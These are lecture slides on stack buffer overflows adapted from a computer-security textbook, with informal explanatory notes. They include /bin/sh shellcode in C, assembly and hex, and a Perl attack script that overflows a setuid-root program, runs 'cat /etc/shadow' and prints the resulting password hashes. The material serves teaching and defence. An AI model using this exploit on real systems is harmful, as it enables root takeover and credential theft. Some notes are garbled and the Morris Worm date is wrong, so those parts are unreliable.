

BUFFER OVERFLOW

Computer Security – Principles and Practice (Pearson, fourth edition)
W. Stallings, L. Brown

* These slides are an adaptation of the original slides of the authors of the book



Learning objectives

- Define what a buffer overflow is, and list possible consequences.
- Describe how a stack buffer overflow works in detail.
- Define shellcode and describe its use in a buffer overflow attack.
- List various defenses against buffer overflow attacks.
- List a range of other types of buffer overflow attacks.

1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published “Smashing the Stack for Fun and Profit” in Phrack magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
1998	The Morris Internet Worm uses a buffer overflow exploit in “fingerd” as one of its attack mechanisms.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

A BRIEF HISTORY OF SOME BUFFER OVERFLOW ATTACKS

Well known, widely studied, many countermeasures but concern for 2 reasons:
inexperienced programmers and legacy codes with old languages.

A very
common
attack
mechanism

First widely used by the Morris Worm in 1998

Prevention techniques known

Still of major concern

Legacy of buggy code in widely deployed operating systems and applications

Continued careless programming practices by programmers

BUFFER OVERFLOW

Buffer Overflow

A buffer overflow, also known as a buffer overrun, is defined in the NIST Glossary of Key Information Security Terms as follows:

“A condition at an interface under which more input can be placed into a buffer or data holding area than the capacity allocated, overwriting other information. Attackers exploit such a condition to crash a system or to insert specially crafted code that allows them to gain control of the system.”

Vulnerability: usage of buffers without security checks.

Change in the control sequence of the programs are possible.

Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
 - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

Consequences:

- Corruption of program data
- Unexpected transfer of control
- Memory access violations
- Execution of code chosen by attacker

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1); // puts a valid string in str1, say "START"
    gets(str2); // reads str2 from stdin
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n",
           str1, str2, valid);
}
```

Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

Basic buffer overflow example runs

BASIC BUFFER OVERFLOW EXAMPLE

BASIC BUFFER OVERFLOW EXAMPLE – STACK VALUES

Memory Address	Before gets(str2)	After gets(str2)	Contains Value of
....	
bfffffb4	34fcffbf 4 ...	34fcffbf 3 ...	argv
bffffbf0	01000000	01000000	argc
....	Stack grows in this way
bffffbec	c6bd0340 ...@	c6bd0340 ...@	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
....	valid
bffffbe4	00000000	01000000	
....	
bffffbe0	80640140 . d .@	00640140 . d .@	str1[4-7]
bffffbd0c	54001540 T ..@	4e505554 N P U T	str1[0-3]
bffffbd8	53544152 S T A R	42414449 B A D I	str2[4-7]
bffffbd4	00850408	4e505554 N P U T	str2[0-3]
....	
bffffbd0	30561540 0 V .@	42414449 B A D I	
....	

(A)

```

int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];
    ...
}

```

QUESTION: How does this code store variables?

STACK: We are executing a main function, unrolled. Every time a func. is executed, it allocates on the top of the stack a stack frame related to the function. Stack grows from upper to lower addresses. We push elements; the stack frame associated to the main begins at f4 and ends at d0. First why we find as the argument of the functions argc (int) and a pointer (argV). After the input parameters of the functions you have the return address and the base ptr. This is something managed by the language. Then main declares str1 and str2, allocated on the top of the stack, because they are only meaningful to the function in execution. So we have 8 bytes for str1 and str2. Where is byte 0 for str1? Every cell is 32 bits. They start from the lowest address.

(A) Is before we read the input.

When we insert bad input bad input, we usually start from the 1st char and we get to the end. Gets doesn't check for length of strings so the overflow is possible.

When we print bad input for str1 we see 10 so we stop. We do not for the 2nd one becomes 16 chars.

Question

- Execute the program below (same as before) with an input SECURITYSECURITY
- Explain the output of the program.

```
int main(int argc, char *argv[]) {  
    int valid = FALSE;  
    char str1[8];  
    char str2[8];  
  
    next_tag(str1); // puts a valid string in str1  
    gets(str2); // reads str2 from stdin  
    if (strncmp(str1, str2, 8) == 0)  
        valid = TRUE;  
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n",  
          str1, str2, valid);  
}
```

Buffer Overflow Attacks

- To exploit a buffer overflow an attacker needs:
 - To identify a buffer overflow vulnerability in some program that can be triggered using externally sourced data under the attacker's control
 - To understand how that buffer is stored in memory and hence determine potential for buffer corruption
- Identifying vulnerable programs can be done by:
 - Inspection of program source
 - Tracing the execution of programs as they process oversized input
 - Using tools (such as fuzzing) to automatically identify potentially vulnerable programs

You should have info on how this program is executed in memory, so you need to locate it. Plus, the shape of the memory changes if you do things.

Programming Language History

- At the machine level data manipulated by machine instructions executed by the computer processor are stored in either the processor's registers or in memory
- Assembly language programmer is responsible for the correct interpretation of any saved data value

Modern high-level languages have a strong notion of type and valid operations

- Not vulnerable to buffer overflows
- Does incur overhead, some limits on use
Not worth it to write long codes.



C and related languages have high-level control structures, but allow direct access to memory

- Hence are vulnerable to buffer overflow
- Have a large legacy of widely used, unsafe, and hence vulnerable code

The programmer is responsible

C needed extreme efficiency but a lot of the abstraction too.

Stack Buffer Overflows

- Occur when buffer is located on stack
 - Also referred to as *stack smashing*
 - Used by Morris Worm, whose exploits included an unchecked buffer overflow in the finger daemon
- Are still being widely exploited
- Stack frame
 - When one function calls another it needs somewhere to save the return address
 - Also needs locations to save the parameters to be passed in to the called function and to possibly save register values

Why do we need a stack? It models very well the control sequence of functions calling other functions. So we can allocate whatever we need and remove it when we need to return.

How does the stack work?

- When one function calls another it needs:
 - somewhere to save the return address so the called function can return control when it finishes.
 - locations to save the parameters to be passed in to the called function ...
 - and possibly to save register values that it wishes to continue using when the called function returns.
- All of these data are usually saved on the stack in a structure known as a **stack frame**.
- The called function also needs to save its local variables
 - somewhere different for every call so that it is possible for a function to call itself either directly or indirectly.
 - This is known as a recursive function call.
- In most modern languages, including C, local variables are also stored in the function's stack frame.
 - ... and it is also needed a mean of chaining these frames together, so that when a function exits it can restore the stack frame for the calling function before transferring control to the return address.




Function P calls function Q.

The calling function P:

1. Pushes the parameters for the called function onto the stack
(typically in reverse order of declaration)
2. Executes the call instruction to call the target function, which pushes the return address onto the stack

Stack frame of P:

P passes to Q input parameters, meaning
only while Q is being executed, P
pushes on top of the stack the
input parameters.




EXAMPLE STACK FRAME WITH FUNCTION CALLS

The called function Q:

3. Pushes the current frame pointer value (which points to the calling routine's stack frame) onto the stack
4. Sets the frame pointer to be the current stack pointer value (that is the address of the old frame pointer), which now identifies the new stack frame location for the called function
5. Allocates space for local variables by moving the stack pointer down to leave sufficient room for them
6. Runs the body of the called function
7. ...

We have a variable
for the pointer of ↗
the frame of P and
we change the




EXAMPLE STACK FRAME WITH FUNCTIONS P AND Q

When the called function Q exits:

7. it first sets the stack pointer back to the value of the frame pointer (effectively discarding the space used by local variables)
8. Pops the old frame pointer value (restoring the link to the calling routine's stack frame)
9. Executes the return instruction which pops the saved address off the stack and returns control to the calling function


FP used by the function
is also stuff. And when
we need to return we look Q:
at the Frame pointer and
set the frame pointer to
the value in the address.



EXAMPLE STACK FRAME WITH FUNCTIONS P AND Q

Lastly, the calling function P:

10. Pops the parameters for the called function off the stack
 11. Continues execution with the instruction following the function call.




EXAMPLE STACK FRAME WITH FUNCTIONS P AND Q


PROGRAM LOADING INTO PROCESS MEMORY

Tells how a program may organise its virtual memory:
 a program owns a virtual memory when it is a process.
 If it is single thread, one single flow so only 1 stack.

Executable file



Process image in main memory



Above we might keep info for the OS and relevant for the process.
 On top we have the stack

Dynamic data

Static

Code in machine language

At the bottom data structures by OS

Bottom of memory

→ Stack and heap grow in opposite directions.
 In reality not true.
 Modern OSes are multi-threaded, with 1 heap and several stacks allocated in different places.

```
void hello(char *tag)
{
    char inp[16];
    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

```
$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
$ ./buffer2
Enter value for name:
```

XXXXXXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)

a long string

A form of denial-of-service attack

1. String is longer than buffer. We start filling buffer and then we continue writing the buffer, so what are we overwriting?

We are writing memory beyond string, so overwriting old frame pointer and return address, so the OS doesn't care, problem is when returning, the address is corrupted, so the PC is initialised to *

BASIC STACK OVERFLOW EXAMPLE

—
WITH AN OLD
COMPILER/OS...

* The value, that will be either not allocated or code but won't work. If memory is not allocated, you get segmentation fault. So an optimised way is fight us allow us low memory cells to be unusable, so uninitialised pointers cause segmentation fault faster.

```
void hello(char *tag)
{
    char inp[16];
    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

\$ perl -e 'print pack("H*", /*transform this showing unreadable characters ("É")*

```
"414243444546474851525354555657586162636465666768
e8ffffbf948304080a4e4e4e4e0a");' | ./buffer2
```

Enter value for name:

Hello your Re?ppy]ueA is
ABCDEFGHIQRSTUVWXabcdefguyu

Enter value for Kyyu:

Hello your Kyyu is NNNN

Segmentation fault (core dumped)

The code has been altered...

↓
The program restarts as if the function has been called again with a corrupted arg. We are causing a buffer overflow and the string gets this behaviour.

BASIC STACK OVERFLOW EXAMPLE

—
WITH AN OLD
COMPILER/OS...

BASIC STACK OVERFLOW EXAMPLE

— STACK VALUES

Memory Address	Before gets(inp)	After gets(inp)	Contains Value of
....	32 bits and 1 byte
(1) bfffffbe0	3e850408 > ...	00850408	tag Frame of hello function
bffffbd8	f0830408	94830408	return addr Starts at here (1)
bffffbd4	e8fbffbf	e8ffffbf	old base ptr
bffffbd0	60840408 ` ...	65666768 e f g h	inp[12-15]
bffffbcc	30561540 0 V . @	61626364 a b c d	inp[8-11]
bffffbc8	1b840408	55565758 U V W X	inp[4-7]
bffffbc4	e8fbffbf	51525354 Q R S T	inp[0-3]
bffffbc0	3cfcffbf < ...	45464748 E F G H	"414243444546474851525354555657586162636465 666768e8ffffbf948304080a4e4e4e4e0a"
....	34fcffbf 4 ...	41424344 A B C D	overwrote of the old base pointer is smaller to the actual value.

* Return character interpreted by gets gets interpreted
and modifies the key loc. For chance, the pointer of key

has printable data. Then the function actually prints and stops at (0a) but some chars are not printable.

So when function is terminated, the old base pointer is restored and the return address is changed.

Why that return address? Attacker has overwritten the memory location of function hello, so the stack now doesn't make any sense. The beginning of the stack frame is overwritten as input.

Program should be string contained in pointer msg, but we are executing 2nd line hello using the old stack; we took an old base pointer that is wrong. So I assume that at the beginning it have the pointer of the string.

For "NNNN" it is what gets reads, invoking the OS. And the OS knows that there is another string in pipe skill unused (Hehe--) to receive. At that point function clears stack frame and return address is corrupted, returns somewhere random and finally get segmentation fault.

BASIC STACK OVERFLOW EXAMPLE

Perl is a scripting language. Print pack converts the hexadecimal string into a string of bits

Old base pointer after hello. Hopefully correct...

return addr. Is the address of function hello

```
$ perl -e 'print pack("H*", "414243444546474851525354555657586162636465666768  
e8ffffbf948304080a4e4e4e4e0a");' | ./buffer2
```

Enter value for name:

Hello your Re?ppy]ueA is
ABCDEFGHIQRSTUVWXabcdefguyu

Enter value for Kyyu:

Hello your Kyyu is NNNN

Segmentation fault (core dumped)

Terminate string with return

String “NNNN”, input to the next execution...

Question

- Execute the program below (same as before) with an input COMPUTER SCIENCE, COMPUTER ENGINEERING AND CYBERSECURITY
- Explain the output of the program.

```
void hello(char *tag)
{
    char inp[16];
    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
```

Example

Do you see any problem in this code?

- Note: fgets is safe, does not read more than 15 chars...
 - 15 chars to leave space for string termination char '\0'

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read : %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

Example

Let's see what happens when it runs...

```
$ cc -o buffer3 buffer3.c
$ ./buffer3
Input value:
SAFE
buffer3 getinp read SAFE
read : SAFE
buffer3 done
```


getinp function
display function
main

```
$ ./buffer3
Input value:
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
buffer3 getinp read XXXXXXXXXXXXXXXX
read : XXXXXXXXXXXXXXXX
buffer3 done
Segmentation fault (core dumped)
```

Example

argc, argv ↑

main:



```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n", inp);
}

void display(char *val)
{
    char tmp[16]; may not be large enough
    sprintf(tmp, "read : %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

The BO happens without displaying(). We have two frames of the stacks (main, display). When calling display, before calling, Val is placed on the stack. Then puts the return address to be used when display ends. Then push the old frame pointer to the main old frame pointer. Display the puts something displayed there. We then make the Sprout that fill extra characters (8 extra chars). Let's say that we overwrite only the old frame pointer, so we can call the put. Then we return and take the old frame pointer to the main value. So we then return. The return has not been corrupted, but main has to return, so the main will take the wrong address and go in segmentation fault.

Question

- Execute the program with a (shorter) input COMPUTER SECURITY
- Explain the output of the program.

```
void getinp(char *inp, int siz)
{
    puts("Input value: ");
    fgets(inp, siz, stdin);
    printf("buffer3 getinp read %s\n",
           inp);
}

void display(char *val)
{
    char tmp[16];
    sprintf(tmp, "read : %s\n", val);
    puts(tmp);
}

int main(int argc, char *argv[])
{
    char buf[16];
    getinp (buf, sizeof(buf));
    display(buf);
    printf("buffer3 done\n");
}
```

BO can also happen when copying data from one buffer to another one.

Notes on buffer overflow

- The last example shows that **buffer overflow can occur whenever a data is copied or merged into a buffer**
 - Provided some of the data are read from outside the program.
 - If the program does not check to ensure the buffer is large enough, or the data copied are correctly terminated, then a buffer overflow can occur.
 - However, this may occur even if the input is checked properly... if at some later time in another function unsafely copy it, resulting in a buffer overflow!
- In the initial examples instead, the buffer overflow occurred when the input was read
 - this was the approach taken in early buffer overflow attacks, such as in the Morris Worm.

Function	Purpose
<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables

SOME OF COMMON **UNSAFE** C STANDARD LIBRARY ROUTINES

Notes on buffer overflow

- A consequence of these attacks is the disruption of the stack
 - Specifically, the return address and pointer to the previous stack frame have usually been destroyed
- After the attacker's code has run, there is no easy way to restore the program state and continue execution
 - And probably, makes no sense
 - Not a concern for the attacker
 - This imply loss of the function or service
- if it was an important server, its loss may well produce a noticeable effect on the system.

Code we inject called shellcode, provided by the attacker as input and override the return address so that we can exploit it. Requires a lot of skills. Plus, there are limitations in terms of avoiding some characters (10)

Shellcode

- **Code supplied by attacker**

- Often saved in buffer being overflowed
- Traditionally transfers control to a user command-line interpreter (shell)

- **Machine code**

- Specific to processor and operating system
- Traditionally needed good assembly language skills to create
- More recently a number of sites and tools have been developed that automate this process

- Metasploit Project (<https://www.metasploit.com/>)

- Provides useful information to people who perform penetration, IDS signature development, and exploit research

Example of shellcode

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];
    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

↓ It's executing a shell

What you can do depends on the privileges of the shell process, (ex. changing the password)

There is the possibility of attempting privilege escalation.

- desired shellcode in C
- launches the Bourne shell in an Intel Linux system

Notes for translation in assembly:

- The assembled code must be position independent
 - only relative addresses
- The assembled code must rely only on itself
 - no library calls
- No NULL values in the code
 - NULL is the string termination.
 - A NULL in between the code would interrupt the copy of the code itself
 - NULL is the last character anyway

If you don't know precisely the actual address, the nops help achieve more robustness.

... and equivalent position-independent x86 assembly code

```
    nop
    nop
    jmp find
cont: pop %esi
      xor %eax, %eax
      mov %al, 0x7(%esi)
      lea (%esi), %ebx
      mov %ebx, 0x8(%esi)
      mov %eax, 0xc(%esi)
      mov $0xb, %al
      mov %esi, %ebx
      lea 0x8(%esi), %ecx
      lea 0xc(%esi), %edx
      int $0x80=exec ← imports //software interrupt to execute syscall

find: call cont           //call cont which saves next address on stack
sh:   .string "/bin/sh"  //string constant
args: .long 0             //space used for args array
          .long 0             //args[1] and also NULL for env array
```

Not the output of the compiler, that adds a lot of padding

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];
    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

call exec

1. Strings cannot end with a \0 though.
2. You don't know the real address on which the code will be put.
There may be some approximations.

... and equivalent position-independent x86 assembly code

```
nop  
nop          //end of nop sled  
jmp find      //jump to end of code  
cont: pop %esi //pop address of sh off stack into %esi
```

... and its hexadecimal version...

```
90 90 eb 1a 5e 31 c0 88 46 07 8d 1e 89 5e 08 89  
46 0c b0 0b 89 f3 8d 4e 08 8d 56 0c cd 80 e8 e1  
ff ff ff 2f 62 69 6e 2f 73 68 20 20 20 20 20 20
```

```
lea 0x8(%esi),%ecx //copy address of args (%esi+8) to %ecx  
lea 0xc(%esi),%edx //copy address of args[1] (%esi+c) to %edx  
int $0x80           //software interrupt to execute syscall  
find: call cont     //call cont which saves next address on stack  
sh:   .string "/bin/sh" //string constant  
args: .long 0        //space used for args array  
       .long 0        //args[1] and also NULL for env array
```

So you cannot write absolute addresses. Most of the work is discover the address in which string is kept, add the ID and use the execution. Notice that Jump is an absolute address.

This is done because on the top of the stack this will put the return address.

JMP to first. Our instruction pointer points at this instruction; so instruction pointer is pushed on top of the stack as return address.

Some common x86 assembly language instructions

Instruction	Description
<code>MOV src, dest</code>	copy (move) value from src into dest
<code>LEA src, dest</code>	copy the address (load effective address) of src into dest
<code>ADD / SUB src, dest</code>	add / sub value in src from dest leaving result in dest
<code>AND / OR / XOR src, dest</code>	logical and / or / xor value in src with dest leaving result in dest
<code>CMP val1, val2</code>	compare val1 and val2, setting CPU flags as a result
<code>JMP / JZ / JNZ</code>	addr jump / if zero / if not zero to addr
<code>PUSH src</code>	push the value in src onto the stack
<code>POP dest</code>	pop the value on the top of the stack into dest
<code>CALL addr</code>	call function at addr
<code>LEAVE</code>	clean up stack frame before leaving function
<code>RET</code>	return from function
<code>INT num</code>	software interrupt to access operating system function
<code>NOP</code>	no operation or do nothing instruction

Some (32-bit) x86 registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and I/O operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

.... prepare to attack...

- To simulate the attack: take (or write) a simple program that:
 - has unbuffered input;
 - enough buffer size (more bytes than the shellcode at least)
 - has been made setuid root (i.e. when it runs it has superuser privileges, with complete access to the system)
 - The book takes the first “hello” program seen a few slides before and adapt it.
- The attacker must analyze this vulnerable program to discover:
 - the likely location of the targeted buffer on the stack
 - how much data are needed to reach up to and overflow the old frame pointer and return address in its stack frame
 - This can be done either by running it under a debugger, or by crashing it and by analyzing the core dump.

... and now... Attack!

```
$ dir -l buffer4  
-rwsr-xr-x 1 root knoppix 16571 Jul 17 10:49 buffer4  
$ whoami  
knoppix  
$ cat /etc/shadow  
cat: /etc/shadow: Permission denied  
$ cat attack1  
perl -e 'print pack("H*",  
"90909090909090909090909090909090" .  
"90909090909090909090909090909090" .  
"9090eb1a5e31c08846078d1e895e0889" .  
"460cb00b89f38d4e088d560ccd80e8e1" .  
"fffffff2f62696e2f7368202020202020" .  
"2020202020202038fcffbf0fbffbf0a");  
print "whoami\n";  
print "cat /etc/shadow\";'
```

directory listing of the target program buffer4 shows that it is indeed owned by the root user and is a setuid program

the current user is identified as knoppix, which does not have sufficient privilege to access the shadow password file.

the attack script: a Perl program that first encodes and outputs the shellcode and then outputs the desired shell commands

transform bytes with a string
to best pack menu
to override the stack
at place of return
the return address

... and now... Attack!

```
$ attack1 | buffer4
Enter value for name: Hello your yyy)DA0Apy is e?^1AFF . . . /bin/sh . . .
root
root:$1$rNLId4rX$nka7JlxH7.4UJT419JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
. . .
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
. . .
```

Invokes the perl script
attack1 in pipeline with
the program to attack
buffer4

The input line displays as
garbage characters
(truncated in this listing,
though the string
/bin/sh is included in it)

After the attack,
whoami now answers
“root” !!!!

... and this, truncated in
the listing, is the shadow
password file

Target
program can
be:

A trusted system
utility

Network service
daemon

Commonly used
library code

Shellcode functions

